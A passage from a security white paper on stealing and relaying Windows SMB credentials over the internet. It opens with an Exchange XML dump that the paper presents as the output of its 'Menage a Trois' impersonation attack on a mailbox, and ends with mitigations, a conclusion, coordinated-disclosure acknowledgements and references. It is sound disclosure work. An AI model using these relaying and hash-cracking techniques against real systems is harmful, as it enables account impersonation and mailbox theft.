lAddress>bill@microsoft.com</t:EmailAddress><t:RoutingType>SMTP</t:RoutingType></t:Mailbox></t:Sender><t:IsReadReceiptRequested>false</t:IsReadReceiptRequested><t:ConversationIndex>AQGvggnZAaxqbK9miBhxa
OeClovYog==</t:ConversationIndex><t:ConversationTopic>A totally credible email from Bill Gates</t:ConversationTopic><t:From><t:Mailbox><t:Name>Bill Gates</t:Name><t:EmailAddress>bill@microsoft.com</t:Em
ailAddress><t:RoutingType>SMTP</t:RoutingType></t:Mailbox></t:From><t:InternetMessageId>&lt;E1ZN2S2-00046K-14@sistema3.hispla.com&gt;</t:InternetMessageId><t:IsRead>true</t:IsRead></t:Message><t:Message
><t:ItemId Id="AAMkADIyNDBiZTc3LTQ4ZjgtNDA5NC1hNTQ3LTA3NDFjZWFiYTYzNQBGAAAAAADYj9a9swwSQ5p4IUelcFzbBwC5DfNc1nmiQZRnZvuPOVu3AAAAAAENAAC5DfNc1nmiQZRnZvuPOVu3AAAAAAEoAAA=" ChangeKey="CQAAABYAAAC5DfNc1nmiQZ
RnZvuPOVu3AAAAAAC6"/><t:ParentFolderId Id="AAMkADIyNDBiZTc3LTQ4ZjgtNDA5NC1hNTQ3LTA3NDFjZWFiYTYzNQAuAAAAAADYj9a9swwSQ5p4IUelcFzbAQC5DfNc1nmiQZRnZvuPOVu3AAAAAAENAAA=" ChangeKey="AQAAAA=="/><t:ItemClass>IP
M.Note</t:ItemClass><t:Subject>A totally credible email from Bill Gates</t:Subject><t:Sensitivity>Normal</t:Sensitivity><t:DateTimeReceived>2015-08-05T17:18:48Z</t:DateTimeReceived><t:Size>5150</t:Size>
<t:Importance>Normal</t:Importance><t:IsSubmitted>false</t:IsSubmitted><t:IsDraft>false</t:IsDraft><t:IsFromMe>false</t:IsFromMe><t:IsResend>false</t:IsResend><t:IsUnmodified>false</t:IsUnmodified><t:Da
teTimeSent>2015-08-05T17:18:19Z</t:DateTimeSent><t:DateTimeCreated>2015-08-05T17:18:59Z</t:DateTimeCreated><t:DisplayCc/><t:DisplayTo>angelo@filterly.onmicrosoft.com</t:DisplayTo><t:HasAttachments>false
</t:HasAttachments><t:Culture>en-US</t:Culture><t:EffectiveRights><t:CreateAssociated>false</t:CreateAssociated><t:CreateContents>false</t:CreateContents><t:CreateHierarchy>false</t:CreateHierarchy><t:D
elete>true</t:Delete><t:Modify>true</t:Modify><t:Read>true</t:Read></t:EffectiveRights><t:LastModifiedName>Test User</t:LastModifiedName><t:LastModifiedTime>2015-08-05T17:18:59Z</t:LastModifiedTime><t:S
ender><t:Mailbox><t:Name>Bill Gates</t:Name><t:EmailAddress>bill@microsoft.com</t:EmailAddress><t:RoutingType>SMTP</t:RoutingType></t:Mailbox></t:Sender><t:IsReadReceiptRequested>false</t:IsReadReceiptR
equested><t:ConversationIndex>AQMeihrg+TxHPsZ1/pIRE+ndHPrRSA==</t:ConversationIndex><t:ConversationTopic>A totally credible email from Bill Gates</t:ConversationTopic><t:From><t:Mailbox><t:Name>Bill Gat
es</t:Name><t:EmailAddress>bill@microsoft.com</t:EmailAddress><t:RoutingType>SMTP</t:RoutingType></t:Mailbox></t:From><t:InternetMessageId>&lt;E1ZN2Kz-00031O-8z@sistema3.hispla.com&gt;</t:InternetMessag
eId><t:IsRead>true</t:IsRead></t:Message><t:MeetingRequest><t:ItemId Id="AAMkADIyNDBiZTc3LTQ4ZjgtNDA5NC1hNTQ3LTA3NDFjZWFiYTYzNQBGAAAAAADYj9a9swwSQ5p4IUelcFzbBwC5DfNc1nmiQZRnZvuPOVu3AAAAAAENAAC5DfNc1nmiQ
ZRnZvuPOVu3AAAAAAEnAAA=" ChangeKey="CwAAABYAAAC5DfNc1nmiQZRnZvuPOVu3AAAAAAC4"/><t:ParentFolderId Id="AAMkADIyNDBiZTc3LTQ4ZjgtNDA5NC1hNTQ3LTA3NDFjZWFiYTYzNQAuAAAAAADYj9a9swwSQ5p4IUelcFzbAQC5DfNc1nmiQZRnZ
vuPOVu3AAAAAAENAAA=" ChangeKey="AQAAAA=="/><t:ItemClass>IPM.Schedule.Meeting.Request</t:ItemClass><t:Subject>Testing 1 2 3</t:Subject><t:Sensitivity>Normal</t:Sensitivity><t:DateTimeReceived>2015-08-05T
08:16:33Z</t:DateTimeReceived><t:Size>7660</t:Size><t:Importance>Normal</t:Importance><t:IsSubmitted>false</t:IsSubmitted><t:IsDraft>false</t:IsDraft><t:IsFromMe>false</t:IsFromMe><t:IsResend>false</t:I
sResend><t:IsUnmodified>false</t:IsUnmodified><t:DateTimeSent>2015-08-05T08:16:03Z</t:DateTimeSent><t:DateTimeCreated>2015-08-05T16:32:46Z</t:DateTimeCreated><t:ReminderDueBy>2015-08-21T01:00:00Z</t:Rem
inderDueBy><t:ReminderMinutesBeforeStart>15</t:ReminderMinutesBeforeStart><t:DisplayCc/><t:DisplayTo>angelo@filterly.onmicrosoft.com</t:DisplayTo><t:HasAttachments>false</t:HasAttachments><t:Culture>en-
US</t:Culture><t:EffectiveRights><t:CreateAssociated>false</t:CreateAssociated><t:CreateContents>false</t:CreateContents><t:CreateHierarchy>false</t:CreateHierarchy><t:Delete>true</t:Delete><t:Modify>tr
ue</t:Modify><t:Read>true</t:Read></t:EffectiveRights><t:LastModifiedName>Test User</t:LastModifiedName><t:LastModifiedTime>2015-08-05T16:32:51Z</t:LastModifiedTime><t:Sender><t:Mailbox><t:Name>Robin Gu
ido</t:Name><t:EmailAddress>rguido@salesforce.com</t:EmailAddress><t:RoutingType>SMTP</t:RoutingType></t:Mailbox></t:Sender><t:IsReadReceiptRequested>false</t:IsReadReceiptRequested><t:ConversationIndex
>AQGwTgClM/Kj0C1jfLl5nUg0xZ3Z/A==</t:ConversationIndex><t:ConversationTopic>Testing 1 2 3</t:ConversationTopic><t:From><t:Mailbox><t:Name>Robin Guido</t:Name><t:EmailAddress>rguido@salesforce.com</t:Ema
ilAddress><t:RoutingType>SMTP</t:RoutingType></t:Mailbox></t:From><t:InternetMessageId>&lt;E1ZMtsD-0002Vd-Vk@sistema3.hispla.com&gt;</t:InternetMessageId><t:IsRead>true</t:IsRead><t:IsResponseRequested>
false</t:IsResponseRequested><t:ResponseType>NoResponseReceived</t:ResponseType><t:UID>040000008200E00074C5B7101A82E00800000000F28F2E1354CC01000000000000000010000000C3401D028E1614095721B8C43F9DCF0</t
:UID><t:DateTimeStamp>2015-08-13T00:35:30Z</t:DateTimeStamp><t:IntendedFreeBusyStatus>Busy</t:IntendedFreeBusyStatus><t:Start>2015-08-21T01:00:00Z</t:Start><t:End>2015-08-21T03:00:00Z</t:End><t:Location
/><t:IsMeeting>true</t:IsMeeting><t:IsCancelled>false</t:IsCancelled><t:IsRecurring>false</t:IsRecurring><t:MeetingRequestWasSent>true</t:MeetingRequestWasSent><t:CalendarItemType>Single</t:CalendarItem
Type><t:Organizer><t:Mailbox><t:Name>Robin Guido</t:Name><t:EmailAddress>rguido@salesforce.com</t:EmailAddress><t:RoutingType>SMTP</t:RoutingType></t:Mailbox></t:Organizer><t:Duration>PT2H</t:Duration><
t:AppointmentSequenceNumber>0</t:AppointmentSequenceNumber><t:AppointmentState>3</t:AppointmentState></t:MeetingRequest><t:Message><t:ItemId Id="AAMkADIyNDBiZTc3LTQ4ZjgtNDA5NC1hNTQ3LTA3NDFjZWFiYTYzNQBGA
AAAAADYj9a9swwSQ5p4IUelcFzbBwC5DfNc1nmiQZRnZvuPOVu3AAAAAAENAAC5DfNc1nmiQZRnZvuPOVu3AAAAAAEmAAA=" ChangeKey="CQAAABYAAAC5DfNc1nmiQZRnZvuPOVu3AAAAAACz"/><t:ParentFolderId Id="AAMkADIyNDBiZTc3LTQ4ZjgtNDA5N
C1hNTQ3LTA3NDFjZWFiYTYzNQAuAAAAAADYj9a9swwSQ5p4IUelcFzbAQC5DfNc1nmiQZRnZvuPOVu3AAAAAAENAAA=" ChangeKey="AQAAAA=="/><t:ItemClass>IPM.Note</t:ItemClass><t:Subject>test message to test user (hcb)</t:Subjec
t><t:Sensitivity>Normal</t:Sensitivity><t:DateTimeReceived>2015-08-03T02:17:16Z</t:DateTimeReceived><t:Size>8093</t:Size><t:Importance>Normal</t:Importance><t:IsSubmitted>false</t:IsSubmitted><t:IsDraft
>false</t:IsDraft><t:IsFromMe>false</t:IsFromMe><t:IsResend>false</t:IsResend><t:IsUnmodified>true</t:IsUnmodified><t:DateTimeSent>2015-08-03T02:15:18Z</t:DateTimeSent><t:DateTimeCreated>2015-08-03T02:1
7:16Z</t:DateTimeCreated><t:DisplayCc/><t:DisplayTo>Test User</t:DisplayTo><t:HasAttachments>false</t:HasAttachments><t:Culture>en-US</t:Culture><t:EffectiveRights><t:CreateAssociated>false</t:CreateAss
ociated><t:CreateContents>false</t:CreateContents><t:CreateHierarchy>false</t:CreateHierarchy><t:Delete>true</t:Delete><t:Modify>true</t:Modify><t:Read>true</t:Read></t:EffectiveRights><t:LastModifiedNa
me>blackhat</t:LastModifiedName><t:LastModifiedTime>2015-08-03T02:17:16Z</t:LastModifiedTime><t:Sender><t:Mailbox><t:Name>blackhat</t:Name><t:EmailAddress>/O=EVIL CORP/OU=EXCHANGE ADMINISTRATIVE GROUP (
FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=062FCD435AD748ADBF50F045A1FED579-BLACKHAT</t:EmailAddress><t:RoutingType>EX</t:RoutingType></t:Mailbox></t:Sender><t:IsReadReceiptRequested>false</t:IsReadReceiptReques
ted><t:IsDeliveryReceiptRequested>false</t:IsDeliveryReceiptRequested><t:ConversationIndex>AQHQzZI9nsKWmKPWW06giLxUoMugDw==</t:ConversationIndex><t:ConversationTopic>test message to test user (hcb)</t:C
onversationTopic><t:From><t:Mailbox><t:Name>blackhat</t:Name><t:EmailAddress>/O=EVIL CORP/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=062FCD435AD748ADBF50F045A1FED579-BLACKHAT</t
:EmailAddress><t:RoutingType>EX</t:RoutingType></t:Mailbox></t:From><t:InternetMessageId>&lt;828e3655c91d4b66a3064d1a4006f37e@blackhat01.corp.evil-hacker.com&gt;</t:InternetMessageId><t:IsRead>true</t:I
sRead><t:ReceivedBy><t:Mailbox><t:Name>Test User</t:Name><t:RoutingType>EX</t:RoutingType></t:Mailbox></t:ReceivedBy><t:ReceivedRepresenting><t:Mailbox><t:Name>Test User</t:Name><t:EmailAddress>/O=EVIL
```

Fig. 7. Menage a Trois attack being performed to an Exchange Web Access endpoint

vulnerable to both the French Kiss and the Menage a Trois attacks when used outside the corporate network.

In addition to network perimeter firewalls, we therefore advocate for a host based hardening thanks to the Windows Firewall present in any Windows machine running at least Windows XP SP2. By enforcing egress filtering on ports 137/138/139/445 and dropping any IP packet leaving the host with a destination matching any of those ports and having a public IP as a target host, we offer a more consistent protection against those attacks.

Increasing password lengths over 9 characters and increasing passwords complexity does offer an additional protection against French Kiss attacks (hash cracking), but none against SMB Relaying.

Finally, enabling Packet Signing on SMB helps remediating trivial SMB relaying, but since incoming SMB connections then only get terminated once user credentials have been sent over the Internet, they offer no sound remediation against neither of the attacks presented in this paper.

6 Conclusion

We've detailed in this white paper an extension of SMB attacks allowing credentials theft and user impersonation from the internet. Since virtually any Windows machine part of a corporate network uses IE as a default web browser and is typically part of an Active Directory network, the magnitude of this vulnerability is unprecedented.

In order to remediate this vulnerability in absence of a patch, we advocate for host based Firewall hardening and increased password complexity, as well as enabling SMB Packet Signing wherever applicable.

7 Acknowledgements

The authors would like to thank the Microsoft Security Response Center for the time and efforts spent on working jointly on those vulnerabilities among others over the 9 months or so before the publication of this paper, and for encouraging us to disclose those vulnerabilities and their remediationâĂŹs in order to increase network administrators and end users awareness.

References

1. Samba: (Samba project)
2. Microsoft: [ms-cifs]: Common internet file system (cifs) protocol (1988)
3. Microsoft: [ms-smb]: Server message block (smb) protocol (2014)
4. Microsoft: [ms-smb2]: Server message block (smb) protocol versions 2 and 3 (2014)
5. SirDystic: Cult of the dead cow : Smbrelay (2001)
6. Metasploit: (Smb relays auxiliary modules)
7. Sutherland, S.: Executing smb relay attacks via sql server using metasploit (2012)
8. Gaffie, L.: Fuzzing : the smb case, Hackito Ergo Sum Conference (2014)
9. Gaffie, L.: Bsod in smb v2, Hackito Ergo Sum Conference (2011)
10. Suiche, M.: (Windows vista and windows server 2008 smbv2 remote code execution, cve-2009-2532)
11. Hashcat: (Hashcat, advanced password cracking)
12. Cylance: Redirect to smb (2015)